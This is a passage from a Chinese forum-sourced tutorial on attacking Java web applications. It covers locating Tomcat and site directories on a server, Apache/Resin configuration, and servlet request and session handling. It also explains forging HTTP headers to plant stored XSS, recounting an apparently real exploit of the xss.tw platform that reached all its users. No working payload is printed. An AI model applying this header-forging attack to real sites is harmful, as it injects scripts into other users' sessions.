


图 7-1-22

如何快速的找到 tomcat 的安装路径 (以下是解答法客论坛基友的提问):

- 1、不管是谁都应该明白的是不管 apache 还是 tomcat 安装的路径都是随意的,所以找不到路径也是非常正常的。
- 2、在你的/etc/httpd/conf/httpd.conf 里面会有一个 LoadModule jk\_module 配置用于集成 tomcat 然后找到 JkWorkersFile 也就是 tomcat 的配置,找到.properties 的路径。httpd 里面也有可能配置路径如果没有找到那就去 apache2\conf\extra\httpd-vhosts 看下有没有配置域名绑定。
- 3、在第二步的时候找到了 properties 配置文件并读取,找到 workers.tomcat\_home 也就是 tomcat 的配置路径了。
- 4、得到 tomcat 的路径你还没有成功,域名的具体配置是在 conf 下的 server.xml。
- 5、读取 server.xml 不出意外你就可以找到网站的目录了。
- 6、如果第五步没有找到那么去 webapps 目录下 ROOT 瞧瞧默认不配置的话网站是部署在 ROOT 下的。
- 7、这一点是附加的科普知识爱听则听:数据库如果启用的 tomcat 有可能会采用 tomcat 的数据源配置未见为 conf 下的 context.xml、server.xml。如果网站有域名绑定那么你可以试下 ping 域名然后带上端口访问。有可能出现 tomcat 的登录界面。tomcat 默认是没有配置用户登录的,所以当 tomcat-users.xml 下没有相关的用户配置就别在这里浪费时间了。
- 8、如果配置未找到那么到网站目录下的 WEB-INF 目录和其下的 classes 目录下找下对应的 properties、xml (一般都是 properties)。
- 9、如果你够蛋疼可以读取 WEB.XML 下的 classess 内的源码。
- 10、祝你好运。

#### 4. Resin apache:

APACHE RESIN 做负载均衡, Resin 用来做 JAVAWEB 的支持, APACHE 用于处理静态和 PHP 请求, RESIN 的速度飞快, RESIN 和 apache 的配合应该会比较完美的吧。

域名解析: apache 的 httpd.conf, 如图 7-1-23:

```
499 <VirtualHost *:80>
500     ServerAdmin admin@bjcyw.cn
501     DocumentRoot E:/[redacted] v1
502     ServerName beijingcanyinwang.com
503     ErrorLog E:/[redacted]-error_log
504     CustomLog E:/[redacted]/[redacted]_log common
505 </VirtualHost>
```

图 7-1-23

需要修改: Include conf/extra/httpd-vhosts.conf (一定要把前面的#除掉, 否则配置不起作用)

普通的域名绑定: 直接添加到 httpd.conf

```
<VirtualHost *:80>
    ServerAdmin admin@bjcyw.cn
    DocumentRoot E:/XXX/XXX
    ServerName beijingcanyinwang.com
    ErrorLog E:/XXX/XXX/bssn-error_log
    CustomLog E:/XXX/XXX/bssn_log common
</VirtualHost>
```

二级域名绑定, 需要修改 E:\install\apache2\conf\extra\httpd-vhosts.conf, 如图 7-1-24:

```
<VirtualHost *:80>
    DocumentRoot E:/XXXXXXX/XXX
    ServerName bbs.beijingcanyinwang.com
    DirectoryIndex index.html index.php index.htm
</VirtualHost>
```




图 7-1-24



Resin 的配置, 如图 7-1-25:

```
<host id=" [REDACTED].beijingsanyinwang.com" root-directory=".">
  <web-app id="/" root-directory="[REDACTED]" />
</host>

<host id="bbs.beijingsanyinwang.com" root-directory=".">
  <web-app id="/" root-directory="[REDACTED]" />
</host>

<host id=" [REDACTED]ge.beijingsanyinwang.com" root-directory=".">
  <web-app id="/" root-directory="[REDACTED]" />
</host>
```

图 7-1-25

请求处理:

```
<LocationMatch (.*)\.jsp>
  SetHandler caucho-request
</LocationMatch>
<LocationMatch (.*)\.action>
  SetHandler caucho-request
</LocationMatch>
<LocationMatch union-resin-stat-davic>
  SetHandler caucho-request
</LocationMatch>
<LocationMatch stat>
  SetHandler caucho-request
</LocationMatch>
<LocationMatch load>
  SetHandler caucho-request
</LocationMatch>
<LocationMatch vote>
  SetHandler caucho-request
</LocationMatch>
```

APACHE 添加对 Resin 的支持, 如图 7-1-26:

```
127 #LoadModule userdir_module modules/mod_userdir.so
128 #LoadModule usertrack_module modules/mod_usertrack.so
129 #LoadModule version_module modules/mod_version.so
130 #LoadModule vhost_alias_module modules/mod_vhost_alias.so
131 LoadModule caucho_module "E:/install/resin-pro-3.1.12/win32/apache-2.2/mod_caucho.dll"
132
133
134 <IfModule !mpm_netware_module>
135 <IfModule !mpm_winnt_module>
```

图 7-1-26

```
LoadModule caucho_module "E:/install/resin-pro-3.1.12/win32/apache-2.2/mod_caucho.dll"
```

然后在末尾加上:

```
<IfModule mod_caucho.c>
  ResinConfigServer localhost 6800
  CauchoStatus yes
</IfModule>
```

之后就能让 apache 找到 resin 了。

关于 PHP 支持问题: resin 默认是支持 PHP 的。测试 4.0.29 的时候。

就算你把 PHP 解析的 servlet 配置删了一样解析 PHP。

无奈换成了 resin 3.1 在注释掉 PHP 的 servlet 配置就无压力了, 如图 7-1-27:

```
<!--
  <servlet servlet-name="resin-php"
           servlet-class="com.caucho.quercus.servlet.QuercusServlet">
  </servlet>
-->
  <servlet servlet-name="resin-xtp"
           servlet-class="com.caucho.jsp.XtpServlet" />

  <servlet-mapping url-pattern="*.jsp" servlet-name="resin-jsp" />
  <servlet-mapping url-pattern="*.jspx" servlet-name="resin-jspx" />
  <!--
  <servlet-mapping url-pattern="*.php" servlet-name="resin-php" />
-->
```

图 7-1-27

整合成功后, 如图 7-1-28:



图 7-1-28

(连载中) 责任编辑: 随性仙人掌

## 第2节 攻击 JavaWeb 应用[2]-CS 交互安全

作者: 园长 MM

来自: 法客论坛 - F4ckTeam

网址: <http://team.f4ck.org>

**前言:** 本节意在让大家了解客户端和服务端的一个交互的过程, 我个人不喜欢 xss, 对 xss 知之甚少所以只能简要的讲解下。这一节主要包含 HttpServletRequest、HttpServletResponse、session、cookie、HttpOnly 和 xss, 文章是年前几天写的本应该是有续集的但年后就没什么时间去接着续写了。由于工作并非安全行业, 所以写的并不算专业希望大家能够理解。后面的章节可能会有 Java 里的 SQL 注入、Servlet 容器相关、Java 的框架

问题、eclipse 代码审计等。

### 1.Request & Response(请求与响应):

请求和响应在 Web 开发当中没有语言之分不管是 ASP、PHP、ASPX 还是 JAVAEE 也好, Web 服务的核心应该是一样的。在我看来 Web 开发最为核心也是最为基础的东西就是 Request 和 Response! 我们的 Web 应用最终都是面向用户的, 而请求和响应完成了客户端和服务器的交互。服务器的工作主要是围绕着客户端的请求与响应的。

我们通过 Tamper data 拦截请求后可以从请求头中清晰的看到发出请求的客户端请求的地址为: localhost。浏览器为 FireFox, 操作系统为 Win7 等信息, 这些是客户端的请求行为, 也就是 Request, 如图 7-2-1:




图 7-2-1

当客户端发送一个 Http 请求到达服务器端之后, 服务器端会接受到客户端提交的请求信息 (HttpServletRequest), 然后进行处理并返回处理结果(HttpServletResponse)。

演示服务器接收到客户端发送的请求头里面包含的信息, 如图 7-2-2:

```

response.setContentType("text/html");
PrintWriter out = response.getWriter();
out.println("<!DOCTYPE HTML>");
out.println("<HTML>");
out.println("<HEAD><TITLE>Session Sec</TITLE></HEAD>");
out.println("<BODY>");
Enumeration e = request.getHeaderNames(); //HeaderNames是一个枚举类型
while (e.hasMoreElements()) { //while循环获取内容
    String name = (String) e.nextElement(); //获取name
    String value = request.getHeader(name); //根据name获取value值
    out.println(name + "-" + value + "<br>"); //打印输出name和对应的值
}
out.println("</BODY>");
out.println("</HTML>");
out.flush();
out.close();
}

```

枚举出请求头里面的信息并输出到页面

图 7-2-2

页面输出的内容为:

```

host=localhost
user-agent=Mozilla/5.0 (Windows NT 6.1; rv:18.0) Gecko/20100101 Firefox/18.0
accept=text/html, application/xhtml+xml, application/xml;q=0.9, */*;q=0.8

```

```
accept-language=zh-cn, zh;q=0.8, en-us;q=0.5, en;q=0.3
accept-encoding=gzip, deflate
connection=keep-alive
```

### 1.1 请求头信息伪造 XSS:

关于伪造问题我是这样理解的:发送 Http 请求是客户端的主动行为,服务器端通过 ServerSocket 监听并按照 Http 协议去解析客户端的请求行为。所以请求头当中的信息可能并不一定遵循标准 Http 协议。

用 FireFox 的 Tamper Data 和 Moify Headers(FireFox 扩展中心搜 Headers 和 Tamper Data 都能找到) 插件修改下就实现了,请先安装 FireFox 和 Tamper Data,如图 7-2-3:



图 7-2-3

点击 Start Tamper 然后请求 Web 页面,会发现请求已经被 Tamper Data 拦截下来了。选择 Tamper, 如图 7-2-4:




图 7-2-4

修改请求头信息, 如图 7-2-5:




图 7-2-5

Servlet Request 接受到的请求:, 如图 7-2-6:

```
Enumeration e = request.getHeaderNames();
while (e.hasMoreElements()) {
    String name = (String) e.nextElement();//获取 key
    String value = request.getHeader(name);//得到对应的值
    out.println(name + "=" + value + "<br>");//输出如 cookie=123
}
```




图 7-2-6

源码下载: <http://pan.baidu.com/s/1zLtfc>

使用 Moify Headers 自定义的修改 Headers, 如图 7-2-7、7-2-8、7-2-9:




图 7-2-7




图 7-2-8

```
host=localhost
user-agent=Mozilla/5.0 (Windows NT 6.1; WOW64; rv:22.0) Gecko/20100101 Firefox/22.0
accept=text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
accept-language=zh-cn,zh;q=0.8,en-us;q=0.5,en;q=0.3
accept-encoding=gzip, deflate
referer=http://localhost/HttpRequestTest/
x-forward-for=1.2.3.4
connection=keep-alive
cache-control=max-age=0
```

图 7-2-9

修改请求头的作用是在某些业务逻辑下程序猿需要去记录用户的请求头信息到数据库,而通过伪造的请求头一旦到了数据库可能造成 xss,或者在未到的数据库的时候就造成了 SQL 注入,因为对于程序员来说,大多数人认为一般从 Headers 里面取出来的数据是安全可靠的,可以放心的拼 SQL(记得好像 Discuz 有这样一个漏洞)。今年一月份的时候我发现 xss.tw 也有一个这样的经典案例, Wdot 那哥们们在记录用户的请求头信息的时候没有去转意特殊的脚本,导致我们通过伪造的请求头直接存储到数据库。

XSS.tw 平台由于没有对请求头处理导致可以通过 XSS 屌丝逆袭高富黑。

刚回来的时候被随风玩爆菊了。通过修改请求头信息为 XSS 脚本, xss 那平台直接接收并信任参数,因为很少有人会蛋疼的去怀疑请求头的信息,所以这里造成了存储型的 XSS。只要别人一登录 xss 就会自动的执行我们的 XSS 代码了。

Xss.tw 由于 ID 很容易预测,所以很轻易的就能够影响到所有用户,如图 7-2-10:

当然了怎么利用相信很容易想到,通过程序去修改请求头。然后for循环请求XSS.tw。让所有使用这平台



图 7-2-10

于是某一天就有了所有的 xss.tw 用户被随风那 2 货全部弹了 www.gov.cn, 如图 7-2-11、7-2-12:

## 在项目这里跨站

项目名称	项目描述	内容数	最后接收
Test	数字ID, 可预测	1	2013-01-06

1条记录 1/1页

现在只要在发送请求给<http://xss.tw/881>就行了(随风的图):



图 7-2-11




图 7-2-12

Java 里面伪造 Http 请求头:

代码就不贴了, 在发送请求的时候设置 `setRequestProperty` 就行了, 如图 7-2-13:

```
URL realUrl = new URL(url);
```





图 7-2-13

Test Servlet, 如图 7-2-14:

```
~/
private static final long serialVersionUID = 1L;

public void doGet(HttpServletRequest request, HttpServletResponse response) throws ServletException, IOException {
    doPost(request, response); //把所有的get请求交给doPOST
}

public void doPost(HttpServletRequest request, HttpServletResponse response) throws ServletException, IOException {
    response.setContentType("text/html");
    PrintWriter out = response.getWriter();
    Enumeration e = request.getHeaderNames();
    while (e.hasMoreElements()) {
        String name = (String) e.nextElement();
        String value = request.getHeader(name);
        out.println(name + "=" + value + "<br>"); //输出所有请求头内的内容
    }
    out.println("Request Parameter:" + request.getQueryString());
    out.flush();
    out.close();
}
```

图 7-2-14

**2.Session:** Session 是存储于服务器内存当中的会话, 我们知道 Http 是无状态协议, 为了支持客户端与服务器之间的交互, 我们就需要通过不同的技术为交互存储状态, 而这些不同的技术就是 Cookie 和 Session 了。

设置一个 session, 如图 7-2-15:

```
session.setAttribute("name", name);//从请求中获取用户的 name 放到 session 当中  
session.setAttribute("ip", request.getRemoteAddr());//获取用户请求 Ip 地址  
out.println("Session 设置成功.");
```

